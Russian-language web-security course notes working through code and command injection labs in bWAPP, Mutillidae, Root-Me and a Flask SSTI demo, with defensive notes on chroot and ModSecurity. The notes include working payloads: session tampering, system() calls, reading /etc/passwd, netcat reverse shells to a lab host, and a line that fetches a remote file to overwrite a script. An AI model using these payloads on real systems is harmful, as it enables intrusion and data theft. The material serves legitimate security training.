
an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog

## / PHP Code Injection /

This is just a test page, reflecting back your **message...**

**test**



- подставляем спец. символы

bWAPP - PHP Code Inject +

← → ⌛ ⌂ 192.168.56.11/bwapp/phpi.php?message=test&|asd

Kali Linux OWASP Juice Shop Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking

# bWAPP




an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset

## / PHP Code Injection /

This is just a test page, reflecting back your **message...**

**test**



bWAPP - PHP Code Inject × +

← → ⌛ ⌂ 192.168.56.11/bwapp/phpi.php?message=test;print\_r([])

Kali Linux OWASP Juice Shop Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking

# bWAPP



an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits

## / PHP Code Injection /

This is just a test page, reflecting back your message...

```
testArray ()
```

- \*testArray()

bWAPP - PHP Code Inject × + bWAPP - PHP Code Injection — Mozilla Firefox

← → ⌛ ⌂ 192.168.56.11/bwapp/phpi.php?message=test;print\_r(\$\_SESSION);

Kali Linux OWASP Juice Shop Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking

# bWAPP



an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog

## / PHP Code Injection /

This is just a test page, reflecting back your message...

```
testArray ( [login] => bee [admin] => 1 [token] => aef470528f02ae5186cbf8a77c947c1007d8ead3 [amount] => 1000 )
```

- Манипуляция данными.  
Попробуем SESSION

The screenshot shows a web browser window with the URL `192.168.56.11/bwapp/phpi.php?message=test;$_SESSION['amout']=9999;print_r($_SESSION);`. The page title is "bWAPP" with a bee logo, and the subtitle is "an extremely buggy web app!". A navigation bar at the top includes links for Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, and Logout. On the right side, there are dropdown menus for "Choose", "Set", and "low". Below the navigation, a section titled "/ PHP Code Injection /" displays the message "This is just a test page, reflecting back your message...". Underneath, the injected code is shown: `testArray ( [login] => bee [admin] => 1 [token] => aef470528f02ae5186cbf8a77c947c1007d8ead3 [amount] => 1000 [amout] => 9999 )`, with the value `9999` highlighted by a red box.

- Просматриваем данные `phpinfo()`

The screenshot shows the same browser window with the URL `192.168.56.11/bwapp/phpi.php?message=test;phpinfo()`. The page title and subtitle are the same. Below the message, it says "This is just a test page, reflecting back your message...". Underneath, the word "test" is followed by the output of the `phpinfo()` function. The output is displayed in a large blue box with the title "PHP Version 5.5.9-lubuntu4.29 /". The detailed configuration information is presented in a table:

<b>System</b>	Linux ubuntu 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64
<b>Build Date</b>	Apr 22 2019 18:33:42
<b>Server API</b>	Apache 2.0 Handler
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/etc/php5/apache2
<b>Loaded Configuration File</b>	/etc/php5/apache2/php.ini
<b>Scan this dir for additional .ini files</b>	/etc/php5/apache2/conf.d
<b>Additional .ini files parsed</b>	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-curl.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-readline.ini
<b>PHP API</b>	20121113
<b>PHP Extension</b>	20121212

- Попробуем `*system('...')`  
+ получили доступ к данным ОС

This is just a test page, reflecting back your **message...**

```
testtotal 1580 drwxrwxrwx 13 root root 12288 Aug 2 11:15 . drwxr-xrwx 15 root root 4096 Aug 2 11:14 .. -rw-r--r-- 1 www-data www-data 3670 Aug 2 11:20 .bwapp.php -rwxrwxrwx 1 root root 112 Oct 19 2018 666 drwxrwxrwx 2 root root 4096 Aug 2 11:15 admin -rwxrwxrwx 1 root root 2093 Oct 19 2018 aim.php drwxrwxrwx 2 root root 4096 Aug 2 11:15 apps -rwxrwxrwx 1 root root 6623 Oct 19 2018 ba_captcha_bypass.php -rwxrwxrwx 1 root root 10033 Oct 19 2018 ba_forgotten.php -rwxrwxrwx 1 root root 1208 Oct 19 2018 ba_insecure_login.php -rwxrwxrwx 1 root root 7551 Oct 19 2018 ba_insecure_login_1.php -rwxrwxrwx 1 root root 9338 Oct 19 2018 ba_insecure_login_2.php -rwxrwxrwx 1 root root 7471 Oct 19 2018 ba_insecure_login_3.php -rwxrwxrwx 1 root root 4848 Oct 19 2018 ba_logout.php -rwxrwxrwx 1 root root 1737 Oct 19 2018 ba_logout_1.php -rwxrwxrwx 1 root root 1200 Oct 19 2018 ba_pwd_attacks.php -rwxrwxrwx 1 root root 7524 Oct 19 2018 ba_pwd_attacks_1.php -rwxrwxrwx 1 root root 7914 Oct 19 2018 ba_pwd_attacks_2.php -rwxrwxrwx 1 root root 8212 Oct 19 2018 ba_pwd_attacks_3.php -rwxrwxrwx 1 root root 8220 Oct 19 2018 ba_pwd_attacks_4.php -rwxrwxrwx 1 root root
```

- Запускаем шелл + netcat nc

+ Кали

```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      ether 08:00:27:0f:93:bf  txqueuelen 1000  (Ethernet)
      RX packets 90  bytes 18179 (17.7 KiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 0  bytes 0 (0.0 B)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.0.3.15  netmask 255.255.255.0  broadcast 10.0.3.255
      inet6 fe80::a00:27ff:fe52:553a  prefixlen 64  scopeid 0x20<link>
      ether 08:00:27:52:55:3a  txqueuelen 1000  (Ethernet)
      RX packets 7643  bytes 6570497 (6.2 MiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 3895  bytes 636993 (622.0 KiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

```
[└─] (kali㉿kali)-[~]
[└─]$ nc -lvvvnp 7777
listening on [any] 7777 ...
```

- `system('nc -e /bin/sh 10.0.3.15 7777')`

This is just a test page, reflecting back your **message**...

`test`

This is just a test page, reflecting back your **message**...

`test/var/www/html/bwapp`

- `system` должна быть закрыта
- Попробуем `echo file_get_contents('...');`

The screenshot shows a web browser window with the title 'bWAPP - PHP Code Inject'. The address bar contains the URL `192.168.56.11/bwapp/phpi.php?message=test;echo file_get_contents('phpi.php');`. The main content of the page is a yellow banner with the text 'an extremely buggy web app!' and a bee icon. On the right side, there are buttons for 'Choose your bug' (with 'bw') and 'Set your security level' (set to 'low'). Below the banner, there's a form with a dropdown menu set to '\$bug[0]' and a button labeled 'Hack'. A note says 'This is just a test page, reflecting back your message...'. Another note says 'Set your security level: low Set Current: test'. To the right of the page are social media sharing icons for Twitter, LinkedIn, Facebook, and Email. The overall theme is a playful, buggy web application.

- Просматриваем содержимое файлы

fopen() fwrite() ...

- <https://www.php.net/manual/en/function.file-get-contents.php>

```
**file_get_contents**(
    string `$filename`,
    bool `$use_include_path` = **`false`**,
    ?resource `$context` = **`null`**,
    int `$offset` = 0,
    ?int `$length` = **`null`**)
): string|false
```

Как пример (не выполнять!, так как перезапишется исходный файл)

- 192.168.56.XX/bwapp/phpi.php?message=test;echo file\_put\_contents('phpi.php', file\_get\_contents('http://192.168.56.XX/msf.txt'));

## Задание\_4:

( \*) Решите следующее задание: <https://www.root-me.org/en/Challenges/Web-Server/PHP-Command-injection>

- ping localhost

A screenshot of a web browser window titled "challenge01.root-me.org/web-serveur/ch54/index.php". The address bar shows the URL. The page content area displays the results of a ping command:

```
127.0.0.1 Submit Query
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.060 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.060 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.073 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2033ms
rtt min/avg/max/mdev = 0.060/0.064/0.073/0.006 ms
```

A screenshot of a web browser window titled "challenge01.root-me.org/web-serveur/ch54/index.php". The address bar shows the URL. The page content area displays the results of a shell command:

```
1|uname -a & pwd & ps Submit Query
/challenge/web-serveur/ch54
Linux challenge01 5.4.0-155-generic #172-Ubuntu SMP Fri Jul 7 16:10:02 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 PID TTY      TIME CMD
137426 ?    00:00:00 sh
137427 ?    00:00:00 timeout
137428 ?    00:00:00 bash
137432 ?    00:00:00 ps
```


```
1|cat /etc/passwd Submit Query
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/noneexistent:/usr/sbin/nologin
syslog:x:101:103::/home/syslog:/bin/false
mysql:x:102:105:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
challenge:x:1001:1001::/home/challenge:/bin/bash
messagebus:x:106:116::/var/run/dbus:/bin/false
lxc-dnsmasq:x:107:117:LXC dnsmasq,,,:/var/lib/lxc:/bin/false
openldap:x:108:118:OpenLDAP Server Account,,,:/var/lib/ldap:/bin/false
postfix:x:105:114::/var/spool/postfix:/bin/false
bind:x:109:119::/var/cache/bind:/bin/false
web-serveur-ch13:x:1002:1002::/challenge/web-serveur/ch13:/bin/false
web-serveur-ch29:x:1003:1003::,/challenge/web-serveur/ch29:/bin/false
realiste-ch11:x:1004:1004::,/dev/null:/bin/false
ntp:x:110:120::/home/ntp:/bin/false
```

## Задание\_5:

( \*) Если у Вас есть желание попрактиковаться в особенностях эксплуатации рассмотренных на уроке уязвимостей, попробуйте выполнить следующие задания: <https://portswigger.net/web-security/os-command-injection>

## OS command injection

In this section, we'll explain what OS command injection is, describe how vulnerabilities can be detected and exploited, spell out some useful commands and techniques for different operating systems, and summarize how to prevent OS command injection.



```
& echo aiwefwlguh &
stockreport.pl & echo aiwefwlguh & 29
whoami
uname -a
ifconfig
netstat -an
ps -ef
mail -s "This site is great" -aFrom:peter@normal-user.net feedback@vulnerable-
website.com
& ping -c 10 127.0.0.1 &
& whoami > /var/www/static/whoami.txt &
...
...
```

## Заметки

## Глоссарий

- nc -lnp 6666 -e /bin/bash — один из способов запустить листенер шелла. Опция –e задает запуск командной оболочки /bin/bash.
- Минимизировать привилегии для сервисов — общее требование к безопасности сервисов в Linux. Означает, что каждый сервис должен быть запущен с правами непривилегированной учетной записи. Как правило, для каждого сервиса создается своя учетная запись (для apache2 — пользователь www-data).
- Docker и LXC — системы контейнерной виртуализации. Позволяют запустить в контейнере только необходимый для запуска сервиса софт. Позволяют изолировать сервис от системы, на которой запущен контейнер.

## Урок / методичка:

## Методичка:

## 1. Как происходит эксплуатация RCE-уязвимости компонентов сервера

Часто уязвимости, которые могут привести к RCE, находят в плагинах, модулях и даже в ядре сервера (или в CMS, в ОС). При этом, если это не уязвимость 0-day, довольно часто в публичный доступ выкладывают эксплоиты. Рассмотрим уязвимость CVE 2018-7600 в Drupal (она же drupalgendorf), которая относится к RCE и позволяет атакующему получить удаленный доступ к системе, в частности для версии Drupal 7.5, который установлен на VM Metasploitable. Сразу отметим, что большинство таких уязвимостей устраняются в новых версиях, то есть достаточно обновиться.

Что будет, если не обновить версию?

Для данной уязвимости эксплоит не прослеживается:

```
searchexploit drupal 7.5
service postgresql start
msfconsole
```

Инъекция кода:

```
eval ($code)

<?PHP
$name=$_GET["param"];
?>
<html>
<h1>You send:</h1>
<p><?PHP @eval ("echo " . $name . " ;") ?><p>
</html>
```

- RCE/handler.php?param=text; PHPinfo();

```
192.168.56.11/RCE/handler.php?param=text;%20phpinfo()
```

## 2. Эксплуатация RCE с использованием инъекции кода

```
<?PHP
$name=$_GET["param"];
?>
<html>
<h1>You send:</h1>
<p><?PHP @eval ("echo " . $name . " ;") ?><p>
</html>
```

в Kali Linux откроем порт на прослушивание:

```
nc -lvvvnp 6666
```

```
handler.PHP?param=text;passthru('nc 192.168.56.11 6666 -e /bin/sh');
```

- DNS Lookup проекта mutillidae

```
192.168.56.11; whoami
```

3. Эксплуатация RCE с использованием инъекции команд  
есть страница, которая позволяет получить имя хоста по адресу или наоборот

```
192.168.56.11;find /var/www/html/mutillidae -name "dns-lookup.php" | xargs egrep '(exec|system|virtual)'
```

4. Запустить веб-сервер Apache2 в chroot-среде

В Apache 2.4 chrooting реализуется через модуль mod\_unixd (в других версиях Apache модули могут быть другими), причем в Debian 8 (который мы используем) Apache уже скомпилирован с поддержкой модуля mod\_unixd.

Первое, что надо учесть, — Apache использует pid-файл из каталога /var/run/apache2.pid. Поэтому, если необходимо изолировать Apache в каталоге /var/www, то var/run/apache2.pid нужно переместить в /var/www/var/run/apache2.pid. Это нужно, чтобы сервер имел доступ к файлу pid/. Для этого выполним последовательность команд:

- mkdir -p /var/www/var/run
- chown -R root:root /var/www/var/run

Открываем конфигурационный файл Apache:

- nano /etc/apache2/apache2.conf

```
# /var/www
[...]
#
# PidFile: The file in which the server should record its process
# identification number when it starts.
# This needs to be set in /etc/apache2/envvars
#
PidFile ${APACHE_PID_FILE}
ChrootDir /var/www
[...]
```

Другими словами, чтобы сайты работали после chrooting, их надо перенести в каталог /var/www/var/www/html из каталога /var/www/html

Другими словами, чтобы сайты работали после chrooting, их надо перенести в каталог /var/www/var/www/html из каталога /var/www/html.

Далее нужно последовательно выполнить следующие команды:

- service apache2 stop
- ln -s /var/www/var/run/apache2.pid /var/run/apache2.pid
- service apache2 start

5. Использование WAF для защиты от инъекции команд

У данного способа есть существенные недостатки:

- Сложность процесса — многие CMS должны иметь доступ к ресурсам системы, например к /dev/urandom. Поэтому процедура разрешения сущностей (их надо перенести в chroot-

окружение) может усложнится.


- Есть более простые альтернативы — Docker, LXC, виртуальные машины и другие. Но если сервис достаточно простой, то его вполне можно запустить в chroot-окружении. Это актуально для сайтов, цель которых — только предоставление статической информации.

Пример 5. Использование WAF для защиты от инъекции команд

УстраниТЬ уязвимости RCE в серверных сценариях можно с помощью Web Application Firewall. Для защиты необходимо использовать существующее правило или создать свое (виртуальный патч). Возьмем Mod\_security. В данном WAF, при условии использования OWASP Core Rule Set 3.0, есть встроенные правила для защиты от атак, использующие уязвимости инъекции команд:

```
cd /usr/share/modsecurity-crs/rules  
ls | grep RCE
```

## 6. Поиск и эксплуатация SSTI



```
# python ssti.py  
from flask import Flask, request  
from jinja2 import Environment  
app = Flask(__name__)  
Jinja2 = Environment()  
@app.route("/page")  
def page():  
    name = request.values.get('name')  
    # SSTI VULNERABILITY  
    output = Jinja2.from_string('Hello ' + name + '!').render()  
    return output  
if __name__ == "__main__":  
    app.run(host='0.0.0.0', port=8081)
```

- 127.0.0.1:8081/page?name=canary!<>@
- 127.0.0.1:8081/page?name=<script>alert(123)</script>
- XSS присутствует. Но теперь протестируем на SSTI — для этого надо действовать в три этапа:

1. определить тип шаблонизатора (см. схему выше);
2. подобрать вектор для атаки;
3. «раскрутить» уязвимость до RCE.

```
curl -g 'http://127.0.0.1:8081/page?name={{7*'7'}}'
```

Можно воспользоваться утилитой Tplmap (<https://github.com/epinna/tplmap>). Она позволяет автоматизировать обнаружение и эксплуатацию SSTI в наиболее известных шаблонах. Качаем утилиту командой git clone <https://github.com/epinna/tplmap.git>. Устанавливаем зависимости командой pip install —r requirements.txt

```
python tplmap.py -u 'http://127.0.0.1:8081/page?name=john'
```

```
python tplmap.py -u 'http://127.0.0.1:8081/page?name=john' --os-cmd id
```

## Выводы

Следует понимать, что RCE может быть следствием:

-возможности инъекции команд или конструкций языка программирования в серверные сценарии.

-ошибок при написании приложений или фреймворков.

В обоих случаях следствием будет возможность выполнять команды или код на ресурсе, который подвергается атаке. При обнаружении уязвимости, которая приводит к RCE, необходимо срочно ее устраниТЬ.

Наиболее приемлемый способ — вовремя устанавливать обновления. Как временную меру рекомендуем либо изолировать потенциально опасную среду (для снижения последствий от эксплуатации уязвимости), либо организовать защиту при помощи WAF.

И всегда помнить, что попадание пользовательских данных в серверные скрипты без фильтрации - RFI несет достаточно серьезную угрозу безопасности как раз за счет того, что у злоумышленника есть возможность подключать удаленные файлы к системе. Степень опасности при этом сильно зависит от того, какая функциональность заложена в серверных сценариях. Наиболее часто данная функциональность используется для того, чтобы внедрять сущности в серверную среду — например, проводить RCE-атаки. Но не стоит забывать, что в сочетании с механизмами социальной инженерии этот процесс может быть сильно расширен.

## Практическая работа к уроку № Lesson\_8

--

## 8 урок

### Задание\_1:

Изучите пример уязвимости HPP со страницы <http://IP/bwapp/hpp-1.php>. В ответе укажите уязвимый параметр, сценарий и последствия от эксплуатации уязвимости.

bWAPP  
an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

## / HTTP Parameter Pollution /

In order to vote for your favorite movie, your name must be entered:

 Continue

- hpp

192.168.56.11/bwapp/hpp-2.php?name=hpp&action=vote

Kali Linux OWASP Juice Shop Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

## / HTTP Parameter Pollution /

Hello Hpp, please vote for your favorite movie.

Remember, Tony Stark wants to win every time...

Title	Release	Character	Genre	Vote
G.I. Joe: Retaliation	2013	Cobra Commander	action	<a href="#">Vote</a>
Iron Man	2008	Tony Stark	action	<a href="#">Vote</a>
Man of Steel	2013	Clark Kent	action	<a href="#">Vote</a>
Terminator Salvation	2009	John Connor	sci-fi	<a href="#">Vote</a>
The Amazing Spider-Man	2012	Peter Parker	action	<a href="#">Vote</a>
The Cabin in the Woods	2011	Some zombies	horror	<a href="#">Vote</a>
The Dark Knight Rises	2012	Bruce Wayne	action	<a href="#">Vote</a>
The Fast and the Furious	2001	Brian O'Connor	action	<a href="#">Vote</a>
The Incredible Hulk	2008	Bruce Banner	action	<a href="#">Vote</a>
World War Z	2013	Gerry Lane	horror	<a href="#">Vote</a>

bWAPP  
an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits

## / HTTP Parameter Pollution /

Your favorite movie is: **G.I. Joe: Retaliation**

Thank you for submitting your vote!

- изучим *iframe*
- dns

## Задание\_2:

Изучите пример уязвимости Method Tampering на странице <http://IP/mutillidae/index.php?page=document-viewer.php>. В отчете укажите, какие преимущества получит злоумышленник от эксплуатации уязвимости подмены методов (с учетом уже имеющихся уязвимостей на странице). Приведите пример атаки.

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

Document Viewer

Back Help Me!

Hints and Videos

Document Viewer

Please Choose Document to View

Change Log  
 Robots.txt  
 Installation Instructions: Windows 7 (PDF)  
 How to access Mutillidae over Virtual-Box-network

View Document

Currently viewing document "documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php"

How to Access Mutillidae over Virtual Box "Host only" Network

Note: This tutorial assumes that Mutillidae is installed in a Virtual Box Windows XP machine and that Samurai and Mutillidae are installed in Virtual Box virtual

## Document Viewer

Please Choose Document to View

- Change Log
- Robots.txt
- Installation Instructions: Windows 7 (PDF)
- How to access Mutillidae over Virtual-Box-network

[View Document](#)

